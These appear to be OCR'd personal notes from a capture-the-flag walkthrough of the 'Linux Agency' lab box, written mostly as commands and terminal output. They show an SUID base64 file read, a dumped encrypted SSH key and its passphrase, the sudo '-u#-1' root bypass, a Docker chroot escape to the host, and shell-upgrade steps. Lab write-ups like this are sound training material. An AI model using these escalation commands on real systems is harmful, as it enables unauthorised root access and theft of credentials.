
FLag Penelope

penelope:p3nelope






i did fresh ssh...



penelope{2da1c2e9d2bd0004556ae9e107c1d222}

FLAG Mayas



suid for base64


GTFObin...

SUID


If the binary has the SUID bit set, it does not drop
abused to access the file system, escalate or m
backdoor. If it is used to run `sh -p`, omit the `-p` ar
Stretch) that allow the default `sh` shell to run with S

This example creates a local SUID copy of the bin
privileges. To interact with an existing SUID binary
program using its original path.

```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```



maya{a66e159374b98f64f89f7c8d458ebb2b}



no su maya with pass
maya{a66e159374b98f64f89f7c8d458ebb2b}


FLAG robert

checking sudo -l


```
maya@linuxagency:/home/penelope$ sudo -l

We trust you have received the usual lecture from the local S
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
Sorry, user maya may not run sudo on linuxagency.
```


```
maya@linuxagency:~$ ls
elusive_targets.txt  examples.desktop  flag.txt   old_robert_ssh
maya@linuxagency:~$ ls -la
total 52
drwxr-x---  5 maya maya 4096 Jan 15  2021 .
drwxr-xr-x 45 root root 4096 Jan 12  2021 ..
lrwxrwxrwx  1 maya maya    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 maya maya  220 Jan 12  2021 .bash_logout
-rw-r--r--  1 maya maya 3771 Jan 12  2021 .bashrc
-rw-r--r--  1 maya maya  519 Jan 12  2021 elusive_targets.txt
-rw-r--r--  1 maya maya 8980 Jan 12  2021 examples.desktop
-r--------  1 maya maya   39 Jan 12  2021 flag.txt
drwxr-xr-x  3 maya maya 4096 Jan 12  2021 .local
drwxr-xr-x  2 maya maya 4096 Jan 15  2021 old_robert_ssh
-rw-r--r--  1 maya maya  807 Jan 12  2021 .profile
drwx------  2 maya maya 4096 Jan 12  2021 .ssh
maya@linuxagency:~$ ls -la  old_robert_ssh/
total 16
drwxr-xr-x 2 maya maya 4096 Jan 15  2021 .
drwxr-x--- 5 maya maya 4096 Jan 15  2021 ..
-rw------- 1 maya maya 1766 Jan 12  2021 id_rsa
-rw-r--r-- 1 maya maya  401 Jan 15  2021 id_rsa.pub
```


```
maya@linuxagency:~/old_robert_ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7903FE7BDBA051C4B0BF7C6C5C597E0B

iRzpH6qjXDvmVU5wwYU7TQfyQHIqYzR0NquznZ3OiXyaSOaovgPXdGP3r50vfIV6
i07H7ZSczz4nuenYJGIE7ZfDYtVVA9R6IdcIZecYF2L3OfHoR/ghGOlbLC+Hyvky
RMcrEgajpdV7zCPRHckiBioxzx1K7kfkinyiSBoV9pz9PuAKo47OHtKDdtjWFV+A
PkiWa8aCmAGShC9RZkZLMRhVkR0TZGOgJGTs/MncopyJJ6TgJ9AzHcQo3vcf5A3k
7f3+9Niw7mMFmWrU35WOBpAynGkK9eDTvt/DoIMJcT9KL1BBaEzReO8mETNqfT5G
QncO/4tBSG7QaU6pQkd+UiZCtltp47Tu9hwSEsxDIleespuBn9mDHrYtBDC8jEBq
nqm0sDdYOPzjUTMDSJgqmLZ0lzagTa1OMNUlvRAz5Sde4bKAoYRgVvBWJ4whn4H+
OIHhFQ6tbCVr/0tosYrc9ehM4N4TiJ0SyfrP1XmDo8bud+UtNf2Tf/vKjYT9FP+/
+HqrIn1ou4Cvvu/jPbwVU8Ejh4CX/TJhDK6JqLzsqOp0M8jBccCR+zrRXcZsKLnG
JUTqxKwML7FhRiAgeTmOUx43XVOvzrNOmZ+8EmbmE4fW5x9UKR2nzKgILwHApayK
```



copy on host..







industryweapon

What is robert's Passphrase?

industryweapon

Due to net issue i restart everything... new ip-> 10.10.238.124

```
┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ ssh robert@10.10.238.124 -i robert_ssh_id_rsa
Enter passphrase for key 'robert_ssh_id_rsa':
Connection closed by 10.10.238.124 port 22
```

when login to robert..

```
maya@linuxagency:~$ netstat -anto

Command 'netstat' not found, but can be installed with:

apt install net-tools
Please ask your administrator.

maya@linuxagency:~$ ss -tulpn
Netid       State        Recv-Q       Send-Q              Local Address:Port              Peer Address:Port
udp         UNCONN       42240        0                   127.0.0.53%lo:53                     0.0.0.0:*
udp         UNCONN       0            0                         0.0.0.0:68                     0.0.0.0:*
udp         UNCONN       9984         0                10.10.238.124%eth0:68                     0.0.0.0:*
udp         UNCONN       0            0                         0.0.0.0:631                    0.0.0.0:*
udp         UNCONN       0            0                         0.0.0.0:55746                  0.0.0.0:*
udp         UNCONN       6912         0                         0.0.0.0:5353                   0.0.0.0:*
udp         UNCONN       0            0                            [::]:49474                     [::]:*
udp         UNCONN       42752        0                            [::]:5353                      [::]:*
tcp         LISTEN       0            128                   127.0.0.1:40299                0.0.0.0:*
tcp         LISTEN       0            128                   127.0.0.1:2222                 0.0.0.0:*
tcp         LISTEN       0            128                   127.0.0.1:80                   0.0.0.0:*
tcp         LISTEN       0            128                127.0.0.53%lo:53                  0.0.0.0:*
tcp         LISTEN       0            128                      0.0.0.0:22                   0.0.0.0:*
tcp         LISTEN       0            5                     127.0.0.1:631                  0.0.0.0:*
tcp         LISTEN       0            128                         [::]:22                        [::]:*
tcp         LISTEN       0            5                          [::1]:631                       [::]:*
maya@linuxagency:~$ _
```

```
┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ ssh robert@10.10.238.124 -p 2222 -i robert_ssh_id_rsa
ssh: connect to host 10.10.238.124 port 2222: Connection refused
```

```
┌──(rio㉿0xveil)-[~/notes/THM/Box/Linux_agency]
└─$ nmap 10.10.238.124  -p22,2222 -sCV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 10:20 EDT
Nmap scan report for 10.10.238.124
Host is up (0.45s latency).

PORT     STATE  SERVICE      VERSION
22/tcp   open   ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubu
ntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:ee:86:6f:46:11:9a:92:88:66:cb:7f:96:5d:90:2d (RSA)
|   256 4a:01:58:71:bf:2c:66:1c:72:55:ef:9d:60:c6:f3:43 (ECDSA)
|_  256 39:b0:e0:c3:62:0c:22:73:7c:6a:5b:99:56:3e:3f:56 (ED25519)
2222/tcp closed EtherNetIP-1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
```

```
maya@linuxagency:~/old_robert_ssh$ ssh robert@localhost -p 2222
 -i id_rsa
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' ca
n't be established.
ECDSA key fingerprint is SHA256:tHRuLtVLrzk2hp6qNgrziq6NZKkEQY+rN
1E1J7K7lIE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2222' (ECDSA) to the list
 of known hosts.
robert@localhost's password:
Last login: Tue Jan 12 17:02:07 2021 from 172.17.0.1
robert@ec96850005d6:~$ _
```

login form inside...

```
robert@ec96850005d6:~$ ls -lar
total 24
-rw-r--r-- 1 robert robert   78 Jan 12  2021 robert.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
lrwxrwxrwx 1 robert robert    9 Jan 12  2021 .bash_history -> /
drwxr-xr-x 1 root   root   4096 Jan 12  2021 ..
drwxr-xr-x 2 robert robert 4096 Jan 12  2021 .
robert@ec96850005d6:~$ cat robert.txt
You shall not pass from here!!!

I will not allow ICA to take over my world.

robert@ec96850005d6:~$ _
```

FLag User

```
robert@ec96850005d6:~$ sudo -l
Matching Defaults entries for robert on ec96850005d6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us

User robert may run the following commands on ec96850005d6:
    (ALL, !root) NOPASSWD: /bin/bash
robert@ec96850005d6:~$ _
```

industryweapon

```
robert@ec96850005d6:~$ sudo /bin/bash
[sudo] password for robert:
Sorry, user robert is not allowed to execute '/bin/bash' as root
robert@ec96850005d6:~$
```

okk so robert is not allowed root is allowed...

```
robert@ec96850005d6:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
robert@ec96850005d6:~$
```

this is vulnerable version of sudo.....

sudo 1.8.27 - Security Bypass

https://www.exploit-db.com/exploits/47502

```
EXPLOIT:

sudo -u#-1 /bin/bash
```

```
robert@ec96850005d6:~$ sudo -u#-1 /bin/bash
root@ec96850005d6:~#
root@ec96850005d6:~#
```

login as root...

hostname looks different..

```
root@ec96850005d6:/# ls -lar
total 84
drwxr-xr-x   1 root root 4096 Nov 19  2020 var
drwxr-xr-x   1 root root 4096 Nov 19  2020 usr
drwxrwxrwt   1 root root 4096 Jan 12  2021 tmp
dr-xr-xr-x  13 root root    0 Aug 27 14:04 sys
drwxr-xr-x   2 root root 4096 Nov 19  2020 srv
drwxr-xr-x   1 root root 4096 Jan 12  2021 sbin
drwxr-xr-x  27 root root  880 Aug 27 14:08 run
drwx------   1 root root 4096 Jan 12  2021 root
dr-xr-xr-x 117 root root    0 Aug 27 14:04 proc
drwxr-xr-x   2 root root 4096 Nov 19  2020 opt
drwxr-xr-x   2 root root 4096 Nov 19  2020 mnt
drwxr-xr-x   2 root root 4096 Nov 19  2020 media
drwxr-xr-x   2 root root 4096 Nov 19  2020 lib64
drwxr-xr-x   1 root root 4096 Jan 12  2021 lib
drwxr-xr-x   1 root root 4096 Jan 12  2021 home
drwxr-xr-x   1 root root 4096 Jan 12  2021 etc
drwxr-xr-x   5 root root  360 Aug 27 14:04 dev
drwxr-xr-x   2 root root 4096 Apr 24  2018 boot
drwxr-xr-x   1 root root 4096 Jan 12  2021 bin
-rwxr-xr-x   1 root root    0 Jan 12  2021 .dockerenv
drwxr-xr-x   1 root root 4096 Jan 12  2021 ..
drwxr-xr-x   1 root root 4096 Jan 12  2021 .
root@ec96850005d6:/#
```

its a docker env we are in docker env...

```
root@ec96850005d6:/root# cat user.txt
user{620fb94d32470e1e9dcf8926481efc96}
root@ec96850005d6:/root#
```

user flag..

```
root@ec96850005d6:/root# cat success.txt
47 you made it!!!

You have made it, Robert has been taught a lesson not to mess with ICA.
Now, Return to our Agency back with some safe route.
All the previous door's have been closed.

Good Luck Amigo!
root@ec96850005d6:/root# _
```

ROot Flag...

```
root@ec96850005d6:/root# df
Filesystem     1K-blocks    Used Available Use% Mounted on
overlay         10253588 5747852   3965168  60% /
tmpfs              65536       0     65536   0% /dev
tmpfs             245496       0    245496   0% /sys/fs/cgroup
shm                65536       0     65536   0% /dev/shm
tmpfs              49100     964     48136   2% /run
tmpfs               5120       0      5120   0% /run/lock
/dev/xvda1      10253588 5747852   3965168  60% /etc/hosts
tmpfs             245496       0    245496   0% /proc/acpi
tmpfs             245496       0    245496   0% /proc/scsi
tmpfs             245496       0    245496   0% /sys/firmware
root@ec96850005d6:/root# _
```

okk so this is docker ..

```
root@ec96850005d6:/root# cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      ec96850005d6
root@ec96850005d6:/root# _
```

```
root@ec96850005d6:/root# cat /etc/sudoers
```

```
# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
robert  ALL=(ALL,!root) NOPASSWD:/bin/bash
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```

```
root@ec96850005d6:/# cd tmp
root@ec96850005d6:/tmp# ls -lar
total 87132
-rwxr-xr-x 1 root robert 89213800 Jan 12  2021 docker
drwxr-xr-x 1 root root        4096 Jan 12  2021 ..
drwxrwxrwt 1 root root        4096 Jan 12  2021 .
root@ec96850005d6:/tmp# file docker
docker: ELF 64-bit LSB shared object, x86-64, version 1 (S
inux 3.2.0, BuildID[sha1]=129dc0935914c5452d4680cbf25468a7
```

there is a docker file in tmp

```
root@ec96850005d6:/tmp# ./docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers

Options:
      --config string      Location of client
  -c, --context string      Name of the conte
                            context set with
  -D, --debug               Enable debug mode
  -H, --host list           Daemon socket(s)
  -l, --log-level string    Set the logging l
```

okk so its docker command ..

```
Management Commands:
  builder     Manage builds
  config      Manage Docker configs
  container   Manage containers
  context     Manage contexts
  engine      Manage the docker engine
  image       Manage images
  network     Manage networks
  node        Manage Swarm nodes
  plugin      Manage plugins
  secret      Manage Docker secrets
  service     Manage services
  stack       Manage Docker stacks
  swarm       Manage Swarm
  system      Manage Docker
  trust       Manage trust on Docker i
  volume      Manage volumes

Commands:
  attach      Attach local standard in
  build       Build an image from a Do
  commit      Create a new image from
  cp          Copy files/folders betwee
  create      Create a new container
  diff        Inspect changes to files o
  events      Get real time events fro
  exec        Run a command in a runni
```

```
root@ec96850005d6:/tmp# ./docker ps -a
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                    NAMES
ec96850005d6        mangoman            "/usr/sbin/sshd -D"      19 months ago       Up 44 minutes       127.0.0.1:2222->22/tcp   kronsta
dt_industries
root@ec96850005d6:/tmp#
```

docker ps -a

```
root@ec96850005d6:/tmp# ./docker  image ls
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
mangoman            latest              b5f279024ce0        19 months ago       213MB
root@ec96850005d6:/tmp#
```

docker image ls

List containers using **./docker ps -a** or **./docker image ls** in **/tmp** directory.

.. / docker ☆ Star 7,213

Shell | File write | File read | SUID | Sudo

This requires the user to be privileged enough to run docker, i.e. being in th group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an int system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```


```
root@ec96850005d6:/tmp# ./docker run -v /:/mnt --rm -it mangoman chroot /mnt sh
#
# his^Hostn^H^H^H^H^H^H
sh: 2: : not found
# id
uid=0(root) gid=0(root) groups=0(root)
# python -c 'import pty;pty.spawn("/bin/bash")'
root@86d4e9acb3d7:/# hostname
86d4e9acb3d7
root@86d4e9acb3d7:/#
```

or


```
root@ec96850005d6:/tmp# ./docker run -v /:/mnt --rm -it mangoman chroot /mnt bash
root@d26a02c56366:/#
```

for bash..

confirming with hostname...



okk so it home machine,,,



Root Flag

root{62ca2110ce7df377872dd9f0797f8476}

DONE

Scan Result

NMAP

Gobuster

---

ffuf

FTP

SMB

---

hydra

---

john

---

hashcat

WP-Scan

shell fix

We've a shell but when we **ctrl+c** we can miss it, we should it upgrade like in the below:

-The first thing: to do is use **python3 -c 'import pty;pty.spawn("/bin/bash")'**, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the **arrow keys**, and **Ctrl + C** will still kill the shell.

-**Step two is**: **export TERM=xterm** — this will give us access to term commands such as clear.

-**Finally (and most importantly)** we will background the shell using **Ctrl + Z**. Back in our own terminal we use **stty raw -echo; fg**. This does two things: first, it turns off our own terminal echo (which gives us access to **tab autocompletes**, **the arrow keys**, and **Ctrl + C** to kill processes). It then foregrounds the shell, thus completing

the process.

-**Note that if the shell dies**, any input in your own terminal will not be visible (as a result of having disabled terminal echo). **To fix this**, type **reset** and press enter.